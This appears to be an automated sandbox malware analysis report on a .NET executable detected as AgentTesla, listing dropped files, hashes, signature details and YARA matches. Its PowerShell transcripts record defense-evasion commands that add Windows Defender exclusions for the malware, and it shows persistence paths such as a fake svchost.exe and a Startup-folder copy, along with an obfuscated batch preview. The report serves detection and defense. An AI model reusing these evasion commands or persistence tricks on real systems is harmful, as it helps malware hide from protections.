SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe	
Process:	C:\Users\user\Desktop\VknMvPoCXZ.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	780216
Entropy (8bit):	6.549487890523401
Encrypted:	false
SSDEEP:	12288:nZB49aHTQB923OmSCOKO9W7P80EEAYFAfxQBdY3srne2P40ssuf2iNaL7X:nZ+Gq923OUbPp9AA/TeU41sU1Y/X
MD5:	0CECFA83EE6EA6DD1DE38462BBEDF15C
SHA1:	DE4DDE34707658D98F50DE8CF2A182BF7DED2A45
SHA-256:	A6BDCE859B5373990681D6ED6C6133A80330FA2744EA9C1E88018D03AB77FEB2
SHA-512:	CEDFCB1FBBCFC9C0592D346295C1225B926D4C7246A81F98CB4E50007629C4F60DEB9C1F8A539C353835D1213F2C291D81996B6F327A27DAD38E4B1E4BCEDD6
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 44%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..... .....@.. .....@..... ..`.....$...J.....H..... .....n...8..... ..... ..H.....text..... ..... ..`.rsrc...H.....@..@.reloc..... .....@..@.....T.....H.....4...n.....V..m3Q..L9.FM>....Fzq.Z..._...b...^....2..!.\..UQU...v...L.....T}3.3c...=(.p.X....-.U9.^.m..W..!...j....qI...c'..!.5.5e(6&<..F*.8.....a....U4..8k.i.....y..=.f..k..$...wT....bh./.Y"`@...W...l0?.....{...:}.....O.Z#....!....y.A.6.zN.gD...y.j...[...*.@8.V.e.iz...!...7u...V.q..}P..L..)..... .8....^.i.Y-t....^....~`.eH;.E...T..Wq*._..''...ynN.@MH@...($...<..;{..g#Q...@.Ws...R..C

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\VknMvPoCXZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20210915\PowerShell_transcript.928100.1BWqT5MQ.20210915152050.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.398828126636718
Encrypted:	false
SSDEEP:	96:BZn/GN0LqDo1Z8eZnZ/GN0LqDo1ZVV4z+zQzjZX/GN0LqDo1ZJ5zAzAzyZx:x13
MD5:	B15F614B0471F176EFB6F7630773048B
SHA1:	5F97F115867D89C9FAF09955AEFFD7437F6171C8
SHA-256:	036E8AF2D6FB9344AD8A6C5560D6C442C1C49C4AA6A5F03B99626E0090C1E809
SHA-512:	45219D52248094B3CD9876B84881CB082FCADD01350DBF2CFDFB58FEF9F997D113289F8D9B2B274736CA56DE34FCAFE1DEEDE3F420715D2A2E9026DFA17D394
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915152052..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\VknMvPoCXZ.exe -Force..Process ID: 2196..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915152052..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\VknMvPoCXZ.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915152605..Username: computer\user..RunAs User: computer\a

C:\Users\user\Documents\20210915\PowerShell_transcript.928100.RiCjU3CB.20210915152105.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5879
Entropy (8bit):	5.377611337291585

C:\Users\user\Documents\20210915\PowerShell_transcript.928100.RiCjU3CB.20210915152105.txt	
Encrypted:	false
SSDEEP:	96:BZI/GNQAqDo1ZFeZB/GNQAqDo1Zr8vE+vEEvEjZCS/GNQAqDo1ZYGvvE0vE0vEy0:Ob/7GyppT0
MD5:	F724E4C3720803E5FFA61B24FA414F72
SHA1:	714A38EDE8D10FE988321DEAB63A668D3F5974E1
SHA-256:	FBA9CFDE2C292FB013E5A6BB0A962829064FF184E2217646F04B424F5A7EAB7F
SHA-512:	FE248FDBF57B046939928A0A18E8D2DD32388DA4CED1C95FFF08E03BE4946B38F0CDD27DACC2B517CA007B3CE5B46C3074CE83E554CFF8D4C8A68143955FDCA
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915152109..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe -Force..Process ID: 6748..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915152109..**********..PS>Add-MpPreference -ExclusionPath C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915152353..Username: DESKTOP-716

C:\Users\user\Documents\20210915\PowerShell_transcript.928100.Vuu9YzJB.20210915152106.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5879
Entropy (8bit):	5.375814590595939
Encrypted:	false
SSDEEP:	96:BZI/GNQVqDo1ZFeZ//GNQVqDo1Z+8vE+vEEvEjZz/GNQVqDo1ZyvvE0vE0vE4Z/:jb/9ppH
MD5:	12E8ED4AD3974E4B99B309DFA27FAC17
SHA1:	EC930ADCFBBF2717C452557EE84EAD0A8ACB5EAC
SHA-256:	4087655714E431A4412B1C1C8EF8DCB2A775264A414C07C51DC0B1FD35391756
SHA-512:	E65945D8F98D94874332F6CC87DE1C06F9B662CF65F557EC4FA2DD6D8393663F11C3CA4F53D8EED990DEC5FC93D678AB5D1D2B408441C2B2106C07D057E437
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915152109..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe -Force..Process ID: 6828..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915152109..**********..PS>Add-MpPreference -ExclusionPath C:\Windows\Resources\Themes\aero\Shell\4B6A7152\svchost.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915152412..Username: DESKTOP-716

C:\Users\user\Documents\20210915\PowerShell_transcript.928100.cMiMRTOx.20210915152053.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.335036846510616
Encrypted:	false
SSDEEP:	96:BZsZ/GN7dqDo1ZOXrSpZF/GN7dqDo1Zfq/m0cm0cm02Zh:g7dyyp
MD5:	B4CD5A7CB3EC649B1EEB90E0AEDE25E5
SHA1:	7C495D64F90F7EB2AA89D825B31A57CBD374B09B
SHA-256:	25BEE175151AD7F1CF6D109F869A899A54B76195D6A1C5AB1874289BACFC4A0B
SHA-512:	1717BFC21617347521A8A3DC9557006BE29EF9CB7C05ABEF7394318AC91E56BCF662254FBFB86118613A7026B8609386C961228D1702745D129FCF2F747BAAA9
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915152055..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe -Force..Process ID: 1036..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915152055..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe -Force..**********..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.928100.fN_Cx1KH.20210915152048.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.399822672423884
Encrypted:	false

C:\Users\user\Documents\20210915\PowerShell_transcript.928100.fN_Cx1KH.20210915152048.txt	
SSDEEP:	96:BZ7/GN0sqDo1ZUeZs/GN0sqDo1Zu4z+zQzjZn/GN0sqDo1ZZ5zAzAzTZz:n
MD5:	DB644147D05DC4A8BA2A5AB2513E0EB9
SHA1:	5E2F506D4A6B09859A9343EB5E3E61D070AAE3CC
SHA-256:	091C3BB1A1498529A68C6E0AD657CAD90583059454D9FDB09E1CFF292F034388
SHA-512:	372C164B26DDB4AC73A2E52AABC4AF575BE1E317A17ECEED25F79851C23CBA71228F66AE3880F005C7EB139F9BD9A40B7E449F0E9A506CA43ACFB38EB9E1B 2BF
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915152049..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference - ExclusionPath C:\Users\user\Desktop\VknMvPoCXZ.exe -Force..Process ID: 2968..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********..**********..Command start time: 20210915152049..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop \VknMvPoCXZ.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915152400..Username: computer\user..RunAs User: computer\a

C:\Users\user\Documents\20210915\PowerShell_transcript.928100.jKue+ViU.20210915152052.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3800
Entropy (8bit):	5.337268833501308
Encrypted:	false
SSDEEP:	96:BZd/GN7zqDo1ZRRpZP/GN7zqDo1ZIq/m0cm0cm0oZP:eyyZ
MD5:	0089AE0D1D8FA20227C93299693DB26A
SHA1:	1549B1FAF6E0E6C37425949D8AAF9C92B045E5E9
SHA-256:	EACCA5E385F835F41A0B3FE5EC2CE7EC5825E15A4584DFC4E5AF697CAA26AA62
SHA-512:	F1C0FD3769D518A2345A61F0D1F9DD70B46F381E80C1B125AF6A739B6358E0C7D0480040570522D4006CD195D33C9601FC6DBAC5A3749E9743F52C645B2B7A8
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915152054..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference - ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe -Force..Process ID: 5456..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915152054..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\481F404B.exe -Force..********** ..Command start time: 2021

C:\Users\user\Documents\20210915\PowerShell_transcript.928100.uTd+oL9Y.20210915152105.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.4003906307965535
Encrypted:	false
SSDEEP:	96:BZI/GN0rqDo1ZreZe/GN0rqDo1ZxN4z+zQzjZ1/GN0rqDo1Zw5zAzAzyZN:2g
MD5:	D0418EEA6E506488A09F65A3AF9623CE
SHA1:	6C3CB13E6AB71365C568E072F4CBBB1BEE4D6FC3
SHA-256:	4819856AF3763A3D4CAAEA94B16F94DB7756E08243BF882BE108708D31384186
SHA-512:	8CEEC55383CFFEE1B21388EBE2762F11424487306174D8EC867038DE5943527A5258AE9A2DEDF351B8806C185A7A0F7B103AD9588EE31F30F05B17A4379A96E5
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915152109..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference - ExclusionPath C:\Users\user\Desktop\VknMvPoCXZ.exe -Force..Process ID: 6804..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********..**********..Command start time: 20210915152109..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop \VknMvPoCXZ.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915152428..Username: computer\user..RunAs User: computer\a

C:\Users\user\Documents\20210915\PowerShell_transcript.928100.zLliz7Tp.20210915152056.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5795
Entropy (8bit):	5.400612170734219
Encrypted:	false
SSDEEP:	96:BZx/GN0NqDo1Z2eZB/GN0NqDo1Zs4z+zQzjZT/GN0NqDo1Zw5zAzAz4Zn:B

C:\Users\user\Documents\20210915\PowerShell_transcript.928100.zLliz7Tp.20210915152056.txt	
MD5:	FF457E1B47D5AFE9390B49F3317BAA79
SHA1:	FEDC428467F1FB3D35B3F839596F8B54B5A8EEEA
SHA-256:	B6BC45334C5760A4A6F68CC2E0CE1C44B85170FB6443712F96B16858908CFD76
SHA-512:	E9CF0C7EE0AAD3AFEF07A6356085F74361B93E21BE4F4ADE5A9801F6C3084D19B8BD4BB994CCD2C560C1C76F0645AD82DB086F2445172160A2A9D459C22EF93
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915152058..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 928100 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\VknMvPoCXZ.exe -Force..Process ID: 6288..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********..**********..Command start time: 20210915152058..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop \VknMvPoCXZ.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915152410..Username: computer\user..RunAs User: computer\a

C:\Windows\Resources\Themes\aero\shell\4B6A7152\svchost.exe	
Process:	C:\Users\user\Desktop\VknMvPoCXZ.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	780216
Entropy (8bit):	6.549487890523401
Encrypted:	false
SSDEEP:	12288:nZB49aHTQB923OmSCOKO9W7P80EEAYFAfxQBdY3srne2P40ssuf2iNaL7X:nZ+Gq923OUbPp9AA/TeU41sU1Y/X
MD5:	0CECFA83EE6EA6DD1DE38462BBEDF15C
SHA1:	DE4DDE34707658D98F50DE8CF2A182BF7DED2A45
SHA-256:	A6BDCE859B5373990681D6ED6C6133A80330FA2744EA9C1E88018D03AB77FEB2
SHA-512:	CEDFCB1FBBCFC9C0592D346295C1225B926D4C7246A81F98CB4E50007629C4F60DEB9C1F8A539C353835D1213F2C291D81996B6F327A27DAD38E4B1E4BCEDD6
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 44%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..... .....@.. .....@..... ..`.....$...J.....H..... .....n...8..... ..... ..H.....text..... ..... ..`.rsrc...H.....@..@.reloc..... .....@..@.....T.....H.....4...n.....V..m3Q..L9.FM>....Fzq.Z..._...b...^....2..!.\..UQU...v...L.....T}3.3c...=(.p.X....-.U9.^.m.. W..!...j.....qI...c'..!.5.5e(6&<..F*.8.....a....U4..8k.i.....y..=.f..k..$...wT....bh./.Y"`@...W...l0?.....{...:}.....O.Z#....!....y.A.6.zN.gD...y.j...[...*.@8.V.e.iz...!...7u...V.q..}P..L..)..... .8....^.i.Y-t...^....~`.eH;.E...T..Wq*._..."...ynN.@MH@...($...<..;{..g#Q...@.Ws...R..C

C:\Windows\Resources\Themes\aero\shell\4B6A7152\svchost.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\VknMvPoCXZ.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	unknown
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA6A

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp	
Malicious:	false
Reputation:	unknown
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.549487890523401
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.98% • Win32 Executable (generic) a (10002005/4) 49.93% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	VknMvPoCXZ.exe
File size:	780216
MD5:	0cecfa83ee6ea6dd1de38462bbedf15c
SHA1:	de4dde34707658d98f50de8cf2a182bf7ded2a45
SHA256:	a6bdce859b5373990681d6ed6c6133a80330fa2744ea9c1e88018d03ab77feb2
SHA512:	cedfcb1fbbcfc9c0592d346295c1225b926d4c7246a81f98cb4e50007629c4f60deb9c1f8a539c353835d1213f2c291d81996b6f327a27dad38e4b1e4bcedd86
SSDEEP:	12288:nZB49aHTQB923OmSCOKO9W7P80EEAYFAfxQBdY3srne2P40ssuf2iNaL7X:nZ+Gq923OUbPp9AA/TeU41sU1Y/X
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....0..... ....@.. .....@.....`.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4be619
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0xDA8605A3 [Wed Mar 6 01:25:55 2086 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**

Signature Issuer:	CN=Sectigo Public Code Signing CA R36, O=Sectigo Limited, C=GB
Signature Validation Error:	**A required certificate is not within its validity period when verifying against the current system clock or the timestamp in the signed file**
Error Number:	-2146762495
Not Before, Not After	• 7/7/2021 5:00:00 PM 7/8/2022 4:59:59 PM
Subject Chain	• CN=Afia Wave Enterprises Oy, O=Afia Wave Enterprises Oy, L=Helsinki, S=Uusimaa, C=FI
Version:	3
Thumbprint MD5:	4D53204310277C51FA444D3365AA03EB
Thumbprint SHA-1:	9B6F3B3CD33AE938FBC5C95B8C9239BAC9F9F7BF
Thumbprint SHA-256:	999BBF99F3B3C1A894340918D8F2C6A358E7EC6299BAB5D8FD6B9E7570ABF929
Serial:	69AD1E8B5941C93D5017B7C3FDB8E7B6

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xbc61f	0xbc800	False	0.683798387765	data	6.54480652583	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xc0000	0x548	0x600	False	0.333984375	data	3.74389579657	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc2000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Network Port Distribution

UDP Packets

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: VknMvPoCXZ.exe PID: 2244 Parent PID: 2856

General

Start time:	15:20:26
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\VknMvPoCXZ.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\VknMvPoCXZ.exe'
Imagebase:	0x200000
File size:	780216 bytes
MD5 hash:	0CECFA83EE6EA6DD1DE38462BBEDF15C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000000.505833995.0000000006BD0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000001.00000000.505833995.0000000006BD0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000000.384861016.0000000006BD0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000001.00000000.384861016.0000000006BD0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.588060641.00000000038A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.588060641.00000000038A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000000.430706914.00000000037D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000001.00000000.430706914.00000000037D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.593102084.0000000006BD0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000001.00000002.593102084.0000000006BD0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000003.263705038.0000000003B32000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000001.00000003.263705038.0000000003B32000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected 